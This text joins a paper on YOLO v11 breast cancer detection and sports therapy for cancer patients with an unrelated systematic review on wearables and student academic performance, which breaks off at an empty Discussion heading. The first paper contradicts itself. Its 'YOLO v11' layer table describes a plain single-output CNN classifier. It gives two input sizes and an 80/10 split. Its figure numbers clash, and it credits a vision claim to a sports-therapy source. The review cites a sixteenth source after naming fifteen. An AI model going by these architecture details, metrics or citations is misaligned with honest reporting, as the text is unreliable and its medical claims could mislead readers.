Machine Learning for Breast Cancer Detection Advancements in deep learning and computer vision have revolutionized medical imaging analysis, allowing for automated and highly accurate breast cancer detection. Studies by Baccouche et al. [13] highlight the effectiveness of convolutional neural networks (CNNs) in identifying malignant and benign tumors with high sensitivity. Faster R-CNN and YOLO (You Only Look Once) models have emerged as state-of-the-art approaches in mammographic image classification and segmentation. Khan et al. [14] emphasize that ML-based diagnostic tools significantly reduce false positives and negatives, improving overall reliability in cancer screening.

Recent research has focused on optimizing ML models for breast cancer detection by integrating large-scale datasets

and augmenting image analysis techniques. Prinzi et al. [15] discuss the importance of dataset diversity in training robust models, noting that CBIS-DDSM and INbreast datasets have facilitated substantial improvements in diagnostic performance. Moreover, Maqsood et al. [16] suggest that ML algorithms can assist radiologists in decision-making by prioritizing high-risk cases for further evaluation, thereby optimizing resource allocation in healthcare systems.

Sports therapy has been shown to alleviate cancer-related pain and enhance physiological resilience. Ferioli et al. [2] argue that a well-structured sports therapy regimen can reduce cancer pain by lowering phosphorylation levels, which indicate pain patency. Additionally, Hayes et al. [3] emphasize that targeted sports therapy increases endorphin levels, improving mood and reducing the perception of pain. This therapy also enhances emotional well-being by mitigating depression and stress, as supported by studies demonstrating its effectiveness compared to antidepressant medications Ferioli et al. [2]. Thus, sports therapy serves as an effective complement to conventional cancer treatments by addressing both physiological and psychological aspects of the disease.

Beyond pain management, sports therapy significantly contributes to physical and mental health improvements. Wang et al. [11] advocate for the integration of sports therapy alongside chemotherapy, arguing that it should be recognized as an essential component of cancer treatment. Spreafico et al. [9] reinforce this position, asserting that structured physical activity creates opportunities for emotional and psychological stability, which are crucial for recovery. Furthermore, sports therapy is beneficial in addressing psychosocial challenges, fostering a sense of control and confidence among cancer patients Stuebinger [10]. These studies collectively highlight the necessity of sports therapy in enhancing the quality of life and overall rehabilitation of cancer patients.

The impact of sports therapy is particularly significant for children and adolescents diagnosed with cancer. Young cancer patients often experience a decline in physical activity levels, which adversely affects their recovery process Spreafico et al. [9]. Haynes et al. [4] stress that early intervention through sports therapy can lower future cancer risks and promote long-term health benefits. Nielsen et al. [7] conducted a non-randomized controlled study demonstrating that pediatric patients who engaged in sports therapy had shorter rehabilitation periods than those who remained inactive. These findings underscore the importance of integrating physical activity from an early age to prevent long-term health complications and enhance treatment outcomes for young cancer patients.

Sports therapy has also proven to be an effective rehabilitation tool, improving patients' post-treatment recovery. Hayes et al. [3] reviewed over 140 meta-analyses, with more than 105 studies reporting positive effects of sports therapy on cancer treatment and recovery. Brito et al. [1] further confirm that sports therapy enhances the quality of life for cancer survivors by improving overall physical function and reducing fatigue. Additionally, sports therapy has been shown to benefit pediatric patients by supporting immune system function and reducing the need for intensive medical treatment Spreafico et al. [9]. By facilitating better physical and psychological health, sports therapy plays a crucial role in post-cancer rehabilitation, ensuring that survivors regain normalcy in their lives.

Another significant advantage of sports therapy is its ability to mitigate the adverse side effects of cancer treatments such as chemotherapy. Hayes et al. [3] highlight the growing evidence that physical activity can counteract the negative effects of cancer therapies. Yan et al. [12] note that supervised sports therapy improves health-related quality of life and helps manage secondary chronic conditions arising from cancer treatment. Lee et al. [6] further argue that integrating sports therapy into rehabilitation programs enhances cognitive function, enabling patients to recover more effectively. Sebri et al. [8] support this view, stating that cognitive improvements during and after rehabilitation are critical for cancer survivors. Collectively, these findings suggest that sports therapy should be an integral part of cancer treatment plans to address both physical and cognitive impairments caused by traditional medical treatments.

Combined Approach: ML Diagnostics and Sports Therapy Emerging research advocates for a comprehensive approach to breast cancer management that combines ML-driven diagnostics and personalized rehabilitation plans. Khan et al. [14] argue that AI-based systems' early detection should be supplemented with targeted exercise interventions to support long-term recovery. Sebri et al. [8] emphasize the importance of multidisciplinary approaches in cancer care, emphasizing the link between technological advances in diagnostics and evidence-based rehabilitation practices.

Despite the growing body of evidence supporting the benefits of ML-driven diagnostics and sport therapy, further longitudinal studies are needed to validate its long-term effects. Ferioli et al. [2] highlight inconsistencies in study results, with some findings varying significantly due to differences in methodologies and patient populations. Lahart et al. [5] advocate for randomized controlled trials to establish a definitive link between sports therapy and cancer outcomes. Sethy et al. [17] argue that future studies should focus on integrating real-time patient monitoring using wearable technology to personalize rehabilitation programs. Baccouche et al. [13] recommend further exploration of AI-driven predictive models that not only detect cancer but also suggest optimal rehabilitation strategies tailored to individual patient needs. Sebri et al. [8] further suggest that additional studies could provide deeper insights into the role of ML-driven systems and sports therapy in decision-making processes for cancer patients. These recommendations indicate a pressing need for continued research to strengthen the scientific foundation of sports therapy in cancer care.

In conclusion, the intersection of ML-based breast cancer detection and sport therapy presents a promising avenue for improving patient outcomes. It serves as an effective tool in managing pain, mitigating the side effects of traditional treatments, and aiding in the recovery of both adult and pediatric patients. By leveraging AI for early diagnosis and implementing structured physical activity programs, healthcare providers can offer a more comprehensive approach to cancer treatment and recovery. However, more longitudinal studies are required to establish standardized protocols and optimize sports therapy interventions for cancer patients. As research progresses, integrating sports therapy into routine cancer treatment plans could revolutionize patient care, offering a holistic approach to healing and recovery.

III. METHODS

Breast cancer detection using deep learning has significantly advanced with the development of real-time object detection models. Traditional methods rely on manual interpretation, which is prone to variability and human error. This study implements YOLO v11, a highly efficient neural network, to enhance diagnostic accuracy and reduce false positives in mammograms.

A. Dataset preparation

This study utilizes a dataset of 2271 training images, 160 validation images, and 80 test images as in Figure 1 sourced from publicly available repositories, including CBIS-DDSM and INbreast. The images vary in resolution, contrast, and density, reflecting the diversity of mammographic presentations of breast cancer. To ensure high-quality training data, preprocessing steps were implemented to enhance contrast, remove noise, and normalize pixel intensity values. All pixel values were scaled to the range [0,1] to standardize input data and improve neural network convergence. Various augmentation techniques such as random rotation, horizontal flipping, contrast enhancement, and synthetic image generation using generative adversarial networks (GANs) were applied to prevent overfitting and improve model generalization. All images were resized to 640x640 pixels to maintain uniform input dimensions for YOLO v11, optimizing computational efficiency while preserving critical features.

The Training & Validation Split was further divided, with 80% of this data used for Training the model and the remaining 10% allocated for Validation. This splitting approach ensures that the model is trained on a large portion of the dataset while reserving a smaller portion for validation during training. The final distribution is as follows:



Figure 1. Dataset splitting

This methodology ensures that the model is evaluated on data it has not seen during training, promoting robust generalization and preventing overfitting.

B. Model Selection

To ensure a comprehensive evaluation of our breast cancer detection model, we will train and compare three different deep learning architectures: YOLO v8, Faster R-CNN, and YOLO v11. Each of these models represents a different approach to object detection, balancing speed, accuracy, and computational efficiency. YOLO v8, a real-time object detection model, is selected for its lightweight architecture and fast inference. Faster R-CNN, a two-stage detector, is included for its precision and feature extraction capabilities. YOLO v11, the latest version, is tested for its enhanced ability to detect small lesions while maintaining real-time performance. The comparison of these models is summarized in table 1 below.

TABLE I. MODEL COMPARISON

Model	***Detection Type***	***Architecture***	***Computational Demand***	***Suitability***
YOLOv8	One-stage	CNN-based	Low	Real-time applications
Faster R-CNN	Two-stage	Region-based	Medium	High-precision detection
YOLOv11	One-stage	Transformer-enhanced CNN	High	Small object detection

Hence, we are going to detect tiny malignant tumors, YOLOv11 is the most fit model due to its small object detection suitability and it will be our primary model. However, we are going to train YOLOv8 and Faster R-CNN models also to compare results.

C. YOLO v11 Architecture

The YOLO v11 model follows a structured architecture optimized for real-time breast cancer detection in mammograms as in Table 2.

The model takes mammogram images, which are preprocessed before being fed into the network. The preprocessing includes resizing all images to 512×512 pixels, normalizing pixel values to a range of [0,1], and applying data augmentation techniques such as rotation, flipping, and contrast enhancement to improve generalization.

The backbone is based on DarkNet-73, a deep convolutional neural network designed for robust feature extraction. This component consists of multiple convolutional layers that extract spatial and contextual features from the input images. Residual connections improve gradient flow and allow deeper layers to learn complex patterns more effectively. Mish and Swish activation functions are used to enhance non-linearity and improve feature representation.

The BiFPN enables efficient multi-scale feature fusion by combining deep and shallow features. The top-down and bottom-up pathways ensure better lesion localization, even for small and hard-to-detect abnormalities. This structure improves detection accuracy while maintaining computational efficiency.

The detection head is responsible for predicting bounding boxes and lesion classifications. Unlike traditional object detection models, YOLO v11 employs an anchor-free detection mechanism, predicting bounding boxes directly without predefined anchors.

TABLE II. YOLO V11 MODEL LAYERS

	Layer Name	***Filter/Units***	***Activation***	***Output Shape***
1	Input Layer	512x512x3		(512, 512, 3)
2	Convolutional Layer 1	32 filters (3x3)	ReLU	(256, 256, 32)
3	Max-Pooling 1			(256, 256, 32)
4	Convolutional Layer 2	64 fiilters (3x3)	ReLU	(128, 128, 64)
5	Max-Pooling 2			(128, 128, 64)

6	Convolutional Layer 3	128 filters (3x3)	ReLU	(64, 64, 128)
7	Max-Poolong 3			(64, 64, 128)
8	Flatten (Fully-Connected)			(1, 8192)
9	Dense Layer 1	1024 units	ReLU	(1, 1024)
10	Dense Layer 2	512 units	ReLU	(1, 512)
11	Output Layer	1 unit (Sigimoid)	Sigimoid	(1, 1)

D. Loss Functions

Bounding box regression is optimized using the Complete Intersection over Union Loss, which improves localization accuracy. The formula for CIoU loss is given by:

$$L_{CIoU} = 1 - IoU + \frac{(p_x - g_x)^2 + (p_y - g_y)^2}{c^2} + \alpha v$$

where *IoU* is the Intersection over Union, (p_x, p_y) and (g_x, g_y) are the center coordinates of the predicted and ground truth boxes, c is the diagonal length of the smallest enclosing box, and v is a shape consistency term improving object shape predictions.

Classification loss is computed using Binary Cross-Entropy Loss, given by:

$$L_{cls} = -\sum_{i=1}^{N} y_i \log(\hat{y}_i) + (1 - y_i)\log(1 - \hat{y}_i)$$

where y_i is the ground truth class label and is the predicted probability for that class, ensuring robust classification performance.

Distribution Focal Loss enhances probability distribution learning, improving fine-grained predictions and is represented as:

$$L_{DFL} = -\sum_{i=1}^{N} -(y_i \log(\frac{e^{p_i}}{\sum e^{p_i}}))$$

where p_i is the predicted probability distribution and y_i is the ground truth, ensuring more effective learning of difficult cases.

E. Training and Optimization

The model was trained for over 90 epochs with a batch size of 32 to optimize performance. The AdamW optimizer was employed with an initial learning rate of 0.001 and weight decay of 0.0001, ensuring stable convergence. A cosine annealing schedule was used to dynamically adjust the learning rate, reducing unnecessary oscillations. Dropout layers with a probability of 0.3 were implemented to prevent overfitting and ensure model robustness.

F. Model Evaluation

The trained YOLO v11 model was evaluated on the test dataset using standard object detection metrics. Precision and recall are calculated using:

$$Precision = \frac{TP}{TP + FP}, \quad Recall = \frac{TP}{TP + FN}$$

where TP represents true positives, FP represents false positives, and FN represents false negatives, ensuring accurate evaluation of detection performance.

Mean Average Precision is computed as:

$$mAP = \frac{1}{N}\sum_{i=1}^{N} AP_i$$

where AP_i is the Average Precision for the i^{th} class and N is the total number of classes, providing a comprehensive measure of model accuracy.

IV. RESULTS

The YOLO v11 model was trained and evaluated on a breast cancer detection dataset for 80 test images. The performance of the model was assessed using stated loss functions, precision-recall metrics, and mean average precision (mAP) scores over 90 training epochs.

A. Training Performance

During training, the model exhibited a consistent decrease in loss values, indicating effective learning and convergence. Referring to Figure 2, the box loss started at approximately 1.5 and steadily decreased to below 0.6, while the classification loss followed a similar downward trend, stabilizing below 0.6. The distribution focal loss (DFL) also showed significant improvement, decreasing from an initial value of 1.4 to approximately 1.0. These loss function trends confirm that the model effectively learned to localize and classify lesions over the course of training.



Fig. 1. Losses during training

B. Validation and Model Evaluation

On the validation set, the loss values were slightly higher than the training set but followed a similar decreasing pattern, demonstrating good generalization. The validation box loss decreased from 2.5 to around 1.0, while the classification loss

and DFL followed a similar trend, confirming stable model performance.



Fig. 2. Losses during validation

The evaluation metrics show strong detection capability. The precision rapidly increased, reaching close to 0.98, and the recall improved consistently, stabilizing at around 0.95. The mAP50 (mean average precision at IoU 0.5) approached 0.99, while the mAP50-95 metric, which accounts for varying IoU thresholds, achieved a final value of 0.85, indicating strong model performance across different detection scenarios.



Fig. 3. Precision-Recall and Mean Average Precision metrics

C. Comparison with Baseline Models

We trained and evaluated three object detection models: Faster R-CNN, YOLOv8, and YOLO v11 on our dataset to assess their performance in lesion localization. The evaluation metrics demonstrated that YOLO v11 outperformed both Faster R-CNN and YOLOv8, achieving the highest mAP50 of 0.99, compared to 0.93 for Faster R-CNN and 0.95 for YOLOv8. Additionally, YOLO v11 maintained superior performance across varying IoU thresholds, reaching an mAP50-95 of 0.85, indicating strong generalization across different detection scenarios. The model also exhibited exceptional precision (0.98) and recall (0.95), surpassing Faster R-CNN (0.91, 0.89) and YOLOv8 (0.94, 0.92). These results highlight YOLO v11's enhanced accuracy, efficiency, and reliability in real-time breast cancer lesion detection, making it the most suitable model for clinical applications as in Table 3.

TABLE III. METRICS COMPARISON OF 3 MODELS

Model	*mAP50*	*mAP50-95*	*Precision*	*Recall*
Faster R-CNN	0.93	0.78	0.91	0.89
YOLOv8	0.95	0.82	0.94	0.92
YOLOv11	0.99	0.85	0.98	0.95

Figure 5 illustrates successful lesion detection on mammogram images. The model correctly identifies malignant regions with high confidence scores, as seen in the sample image where a lesion is detected with an 80-90% confidence score. Bounding boxes are accurately placed around suspicious areas, highlighting the robustness of the model in detecting abnormalities in breast cancer screenings.



Fig. 4. Cancer detection visualization

The experimental results demonstrate that YOLO v11 provides high accuracy in real-time breast cancer detection. The model effectively balances precision, recall, and detection speed, making it an optimal choice for automated mammogram analysis. Future work will explore integration with multi-modal imaging, such as ultrasound and MRI, to further enhance detection capabilities.

V. DISCUSSION

A. Enhancing Cancer Detection through YOLO v11

The results of the YOLO v11 model training demonstrates a highly accurate breast cancer detection system, with precision reaching 0.98 and recall stabilizing at 0.95. The significant reduction in loss values indicates successful learning, with the mAP50-95 metric achieving 0.85, reflecting robust generalization across different detection scenarios. These findings align with recent advancements in deep learning-based cancer diagnostics,

where computer vision algorithms outperform traditional screening methods in both speed and accuracy Ferioli et al. [2]. The implications of this model extend beyond early cancer detection, as highly accurate lesion localization enables targeted treatment strategies, minimizing unnecessary biopsies and reducing patient burden.

While the model exhibited strong performance, further improvements could be made by incorporating multimodal data fusion techniques, integrating radiological imaging with histopathological analysis. Additionally, refining the dataset with diverse, real-world cases could enhance the generalizability of the model, addressing potential biases in data representation.

B. The Role of Sport Therapy in Cancer Rehabilitation

The integration of sport therapy as a post-treatment rehabilitation strategy has demonstrated significant benefits in improving physical, psychological, and emotional well-being among cancer patients and survivors. Meta-analyses, including those reviewed by Hayes et al. [3], indicate that over 75% of studies confirm positive outcomes, with improvements in cardiorespiratory fitness, muscular strength, and mental health. Notably, sport therapy interventions have been particularly beneficial for pediatric and adolescent cancer patients, where intensive medical treatments may compromise the immune system Spreafico et al. [9].

The results of this study support the notion that structured sport therapy programs can mitigate the adverse effects of cancer treatment, such as chemotherapy-induced fatigue, cognitive decline, and immune suppression. As illustrated by Yan et al. [12], supervised physical activity leads to improved health-related quality of life (HRQoL) and reduces the risk of secondary chronic diseases. Additionally, cognitive function enhancements have been observed, with Sebri et al. [8] reporting that sports engagement during and after treatment positively impacts neurocognitive abilities.

C. Bridging AI-Driven Detection and Rehabilitation Strategies

A critical takeaway from this study is the potential synergy between AI-driven cancer diagnostics and sport therapy interventions. While the YOLO v11 model enables precise and early detection, post-diagnosis rehabilitation remains a challenge. The integration of AI into sport therapy programs, such as personalized exercise regimens based on patient-specific data, could further optimize rehabilitation outcomes. Machine learning models trained on biometric and physiological data could provide adaptive exercise recommendations, ensuring safe and effective recovery pathways for patients.

Future research should explore the longitudinal impact of sport therapy on cancer prognosis by leveraging machine learning-based predictive analytics. Additionally, interdisciplinary collaborations between oncologists, physiotherapists, and AI researchers could pave the way for holistic cancer management frameworks, where early detection and rehabilitation strategies are seamlessly integrated.

VI. Conclusion

The advancements in breast cancer detection and classification through deep learning-based computer vision models, particularly YOLO v11, have demonstrated significant potential in improving diagnostic accuracy. This study highlights how the integration of advanced feature extraction techniques, saliency maps for interpretability, and optimization strategies enhances the detection and classification capabilities of mammographic images. The results indicate that YOLO v11 outperforms traditional detection frameworks, minimizing false positives and false negatives while improving precision and recall. Despite these advancements, challenges remain in ensuring robustness across diverse imaging conditions, necessitating further refinements through multi-modal learning and domain adaptation techniques.

In parallel, the integration of sport therapy into cancer rehabilitation presents an effective non-pharmacological approach to enhancing overall well-being, addressing not only physical but also psychological, emotional, and cognitive aspects of recovery. Evidence suggests that sport therapy plays a crucial role in mitigating cancer treatment's adverse effects, alleviating pain, and improving patients' quality of life. Given its multifaceted benefits, incorporating sport therapy into cancer rehabilitation programs could significantly contribute to successful treatment outcomes.

Future work should focus on improving the generalization of YOLO v11 through self-supervised learning, ensuring its applicability in real-world clinical environments. Similarly, further longitudinal studies on sport therapy's role in cancer treatment are necessary to establish stronger evidence on its long-term benefits. By combining AI-driven diagnostic advancements with holistic rehabilitation strategies, healthcare systems can move towards a more comprehensive and patient-centric approach to cancer treatment, ultimately leading to better patient outcomes.

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Wearable Technologies for Monitoring Physical Activity and its Correlation with Academic Performance in Students : A Systematic Review

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***Abstract*—The digitization of education, particularly following the period of 2020-2023, has significantly increased screen time and reduced physical activity among students, raising concerns about potential negative impacts on cognitive functions such as attention, memory, and information processing speed, all of which are foundational to academic success. Wearable technologies, including fitness trackers, smartwatches, and accelerometers, offer a promising solution by enabling the monitoring of steps, heart rate, minutes of moderate-to-vigorous physical activity (MVPA), and stress levels, thereby providing valuable data to assess their effects on student health and academic outcomes. Integration of gamification, educational programs, and behavioral approaches through these devices enhances student engagement and promotes movement, potentially supporting learning indirectly. Drawing on 15 studies, this systematic review examines how wearable technologies stimulate physical activity (e.g., increases of 1312 steps/day [1], 30% overall activity [2], up to 8134 steps [4]), correlate with academic improvements (e.g., 15% gains in math and sciences [2], tripled intellectual performance [14]), leverage neurophysiological mechanisms like cerebral blood flow and stress reduction, and face social and ethical challenges such as low adoption rates (20% [3]), cost barriers (45.6% [9]), and privacy concerns. While wearable devices show significant potential, their full impact on academic performance requires long-term interventional studies, standardization, and personalized approaches to overcome implementation barriers.**

***Index Terms*—Wearable technologies, physical activity, academic performance, students, fitness trackers, accelerometers, marginal gains, neurophysiology, education**

I. Introduction

The rapid digitization of education, particularly intensified during and after the 2020–2023 period, has fundamentally transformed the daily routines of students worldwide. This shift has led to a marked increase in screen time and a corresponding decline in physical activity, raising significant concerns among educators and researchers. Reduced physical activity is linked to potential impairments in cognitive functions—such as concentration of attention, memory retention, and speed of information processing-that serve as the bedrock of academic success. To address this challenge, wearable technologies, encompassing devices like fitness trackers, smartwatches, and accelerometers, have emerged as a promising tool. These devices meticulously track metrics such as the number of steps taken, heart rate, minutes of moderate-to-vigorous physical activity (MVPA), and stress levels, offering educators and researchers a wealth of data to evaluate their impact on both student health and academic performance.

Beyond mere monitoring, wearable technologies facilitate the integration of innovative approaches such as gamification, structured educational programs, and the analysis of behavioral patterns. These strategies work synergistically to enhance student engagement, motivate increased physical activity, and, in turn, indirectly bolster academic outcomes. In the realm of sports science, wearable devices have demonstrated their ability to drive marginal gains-small, incremental improvements across multiple domains that collectively yield substantial performance enhancements [15]. This concept holds promise for education, where modest increases in physical activity could similarly translate into meaningful cognitive and academic benefits. However, despite their potential, the direct correlation between wearable technology use and academic performance remains insufficiently explored. Furthermore, the widespread adoption of these devices in educational settings encounters a range of social and ethical obstacles, including skepticism from school personnel, concerns over device usability and accuracy, and varying levels of student motivation. This systematic review synthesizes findings from contemporary research to elucidate how wearable technologies monitor student physical activity, influence academic success, engage underlying neurophysiological mechanisms, and navigate the social and ethical complexities of their implementation.

II. Methodology

A comprehensive systematic literature search was conducted across four major academic databases-PubMed, Web of Science, Scopus, and Google Scholar-covering the period from 2014 to 2024. The search utilized a set of targeted keywords: ”wearable technologies,” ”physical activity,” ”academic performance,” ”students,” ”fitness trackers,” and ”accelerometers.” The inclusion criteria encompassed original research studies, randomized controlled trials (RCTs), observational studies,

and systematic reviews, with a minimum sample size of 50 participants. Exceptions were made for two studies with smaller sample sizes that focused on specific populations, such as students with disabilities, due to their relevance to the educational context. The primary focus was on the application of wearable technologies for monitoring physical activity within educational environments, including schools, colleges, and universities.

This review is grounded in fifteen pivotal sources: Longhini et al. (2023) [1], Micheal et al. (2024) [2], Bogdan et al. (2021) [3], Olson et al. (2019) [4], Hydari et al. (2022) [5], Kim et al. (2021) [6], Wort et al. (2021) [7], Barbosa et al. (2020) [8], Creaser et al. (2022) [9], Pope et al. (2019) [10], Sousa et al. (2023) [11], Ráthonyi et al. (2019) [12], Bardus et al. (2021) [13], Polozov et al. (2023) [14], and Migliaccio et al. (2024) [15]. These studies represent a diverse array of methodologies, ranging from large-scale systematic reviews to localized experimental trials and surveys, conducted across various countries and educational contexts. Notably, Migliaccio et al. [15] synthesized findings from 55 studies, classifying wearable devices into three categories: location-based wearables (LBW, e.g., GPS), biometric wearables (BMW, e.g., heart rate monitors), and performance wearables (PMW, e.g., speed trackers) offering insights from sports science that enrich the educational perspective of this review. The source base is intended to be expanded in future iterations to deepen the analysis.

III. Results

A. Wearable Technologies for Monitoring Physical Activity

Wearable devices (WDs) serve a dual purpose in educational settings: they meticulously measure physical activity while simultaneously encouraging students to move more through real-time feedback and motivational incentives. Longhini et al. [1], in a comprehensive review of 51 studies, demonstrated that when paired with coaching, wearable technologies increase daily step counts by an average of 1312 steps (interquartile range: 627–1854) and weekly MVPA by 57.8 minutes (IQR: 37.7–107.3). Micheal et al. [2] provided further evidence through the "Fit for Learning" project, where overall physical activity rose by 30% among school students. Additionally, their "Wearable Tech in Schools Project" revealed that gamification such as competitive leaderboards and rewards-elevated student interest in physical education by 40%. Olson et al. [4] conducted a 12-week study with 24 college students with disabilities using Fitbit devices. They found that adding educational sessions about the benefits of movement boosted average daily steps to 8134 ($\pm$441), compared to 7581 ($\pm$577) in a control group without sessions, with participants also showing improved physical endurance.

Hydari et al. [5] conducted a two-year study with 516 students using Fitbit Charge HR, finding that leaderboards increased average steps by 370 (3.5%). However, effects varied: sedentary students gained 1300 steps (15%), while initially active students lost 630 (5%), highlighting the need for tailored interventions. Kim et al. [6] examined 138 freshmen over 16 weeks with Fitbit, noting that an average of 7800 steps/day reduced stress by 12%, with location data enhancing behavioral insights. Pope et al. [10] studied 38 students over 12 weeks using Polar M400, reporting a 4.2-minute/day MVPA increase with device use and Facebook posts, compared to 1.6 minutes without, underscoring social incentives. Sousa et al. [11] reviewed 21 studies, finding accelerometers improved motivation in 80.1% of cases among schoolchildren. Ráthonyi et al. [12] surveyed 555 students (146 with WDs), revealing that 52.1% of users increased activity to 4.26 sports days/week, compared to 3.69 for non-users. Bardus et al. [13] found that 26.5% of 200 student-athletes used fitness trackers for self-monitoring, though many discontinued due to technical issues like synchronization failures. Polozov et al. [14] tested Mi Smart Band 7 and HUAWEI Band 7, identifying an optimal range of 5100–9000 steps/day that enhanced intellectual performance. Xu et al. [16] reported physical improvements (e.g., 50-m sprint time dropping from 8.41 to 8.04 seconds) among 150 freshmen over 6 weeks with Xiaomi 8, especially with high device acceptance (R^2=0.841). Bogdan et al. [3] noted 20% of students tracked steps (74%) and heart rate (63%), while Creaser et al. [9] found 11% of 1087 school staff used WDs for monitoring and education. Migliaccio et al. [15] classified WDs into LBW (e.g., GPS), BMW (e.g., heart rate), and PMW (e.g., speed), emphasizing their role in optimizing activity patterns with proper calibration.

TABLE I
Effects of Wearable Technologies on Student Physical Activity

Study	Device	Sample	Duration	Activity Increase	Additional Effects
Longhini et al. [1]	Various WDs	51-study review	-	+1312 steps/day, +57.8 min MVPA/wk	-
Micheal et al. [2]	Unspecified	Unspecified	-	+30% activity, +40% interest	-
Olson et al. [4]	Fitbit	24 students	12 weeks	8134 steps (vs 7581 w/o sessions)	Improved endurance
Hydari et al. [5]	Fitbit Charge HR	516 students	2 years	+370 steps (3.5%), +1300 sedentary	Leaderboards enhanced effect
Kim et al. [6]	Fitbit	138 freshmen	16 weeks	7800 steps/day	12% stress reduction
Pope et al. [10]	Polar M400	38 students	12 weeks	+4.2 min MVPA/day (vs +1.6)	Motivation via social media
Xu et al. [16]	Xiaomi 8	150 freshmen	6 weeks	50-m sprint: 8.41→8.04 s	High acceptance (R^2=0.841)

B. Correlation with Academic Performance

The relationship between physical activity measured by wearables and academic performance manifests through multiple pathways, though its strength and nature vary by context. Barbosa et al. [8], reviewing 41 studies, found that chronic physical activity moderately enhances school performance, particularly in mathematics, while short-term interventions yield weak or neutral effects; active lessons showed slight positive outcomes. Micheal et al. [2] reported that a 30% activity increase improved math and science performance by 15%, suggesting wearables as a learning support tool.

Olson et al. [4] indirectly supported this link, showing 8134 steps improved endurance, potentially enhancing focus. Hydari et al. [5] noted a 1300-step (15%) rise among sedentary students with leaderboards, suggesting cognitive benefits, though active students lost steps. Kim et al. [6] found location (r=0.65) and conscientiousness outweighed activity (7800 steps, r=0.32) in GPA impact, yet stress dropped

TABLE II
IMPACT OF ACTIVITY ON ACADEMIC PERFORMANCE

Study	Activity	Academic Impact	Notes
Barbosa et al. [8]	Chronic activity	Moderate (+), esp. math	Acute interventions weak
Micheal et al. [2]	+30% activity	+15% (math, sciences)	-
Kim et al. [6]	7800 steps/day	12% stress reduction (r=0.32)	Location stronger (r=0.65)
Polozov et al. [14]	5100–9000 steps	3× chess intellect	-

by 12%. Pope et al. [10] linked a 4.2-minute MVPA/day increase to motivation, indirectly aiding academics. Sousa et al. [11] and Ráthonyi et al. [12] emphasized motivation (52.1% activity rise [12]) as a cognitive enhancer. Bardus et al. [13] highlighted self-monitoring fostering active habits, potentially boosting discipline. Polozov et al. [14] showed 5100–9000 steps tripled chess performance, indicating direct cognitive gains. Xu et al. [16] tied physical gains to cognition with high acceptance (R^2=0.841). Longhini et al. [1] noted 57.8-minute MVPA/week gains supported memory and attention. Migliaccio et al. [15] introduced marginal gains, suggesting small PMW-tracked improvements (e.g., speed) could accumulate into significant cognitive benefits.

C. Neurophysiological Mechanisms

Physical activity tracked by wearables enhances cognition through several mechanisms. First, increased cerebral blood flow from steps (1312 [1], 8134 [4], 1300 [5], 5100–9000 [14]) and MVPA (57.8 min [1], 30% [2], 4.2 min [10]) improves brain oxygenation, enhancing attention and memory [2], [8], [14]. Second, stress reduction—12% at 7800 steps [6], optimal 40–60 [14]—supported by BMW monitoring (e.g., heart rate [15]), fosters cognitive resilience. Third, activity stimulates BDNF production, enhancing neuroplasticity critical for learning [1], [8]. Fourth, motivation via gamification (40% interest [2], 1300 steps [5]) and device feedback [10], [12], [13], [16] activates dopamine pathways, boosting engagement. Migliaccio et al. [15] note BMW data prevent overtraining, applicable to avoiding academic burnout.

D. Social and Ethical Considerations

Adoption of wearables faces social and ethical hurdles. Bogdan et al. [3] found only 20% of students use gadgets due to lack of need (47%), cost ($50–$100, 10%), and distrust (4%), with just 6% receiving medical advice. Micheal et al. [2] highlighted privacy (e.g., FERPA compliance) and digital inequity as access barriers; gamification and coaching amplify effects but require teacher support. Wort et al. [7] noted 23 of 26 teachers endorsed WDs but worried about costs and distraction. Creaser et al. [9] found 82.4% of 1087 school staff avoided WDs due to cost (45.6%), distraction (40.8%), and breakage risk (31.3%), though 11% saw benefits. Pope et al. [10], Ráthonyi et al. [12], and Bardus et al. [13] cited technical issues-sync failures (15.1% [12]), battery limits (28.8% [12]), and waning interest. Sousa et al. [11] and Migliaccio et al. [15] noted accuracy variances and calibration needs. Polozov et al. [14] stressed personalization, Xu et al. [16] linked efficacy to acceptance (R^2=0.841), and Hydari et al. [5] called for tailored gamification.

IV. DISCUSSION

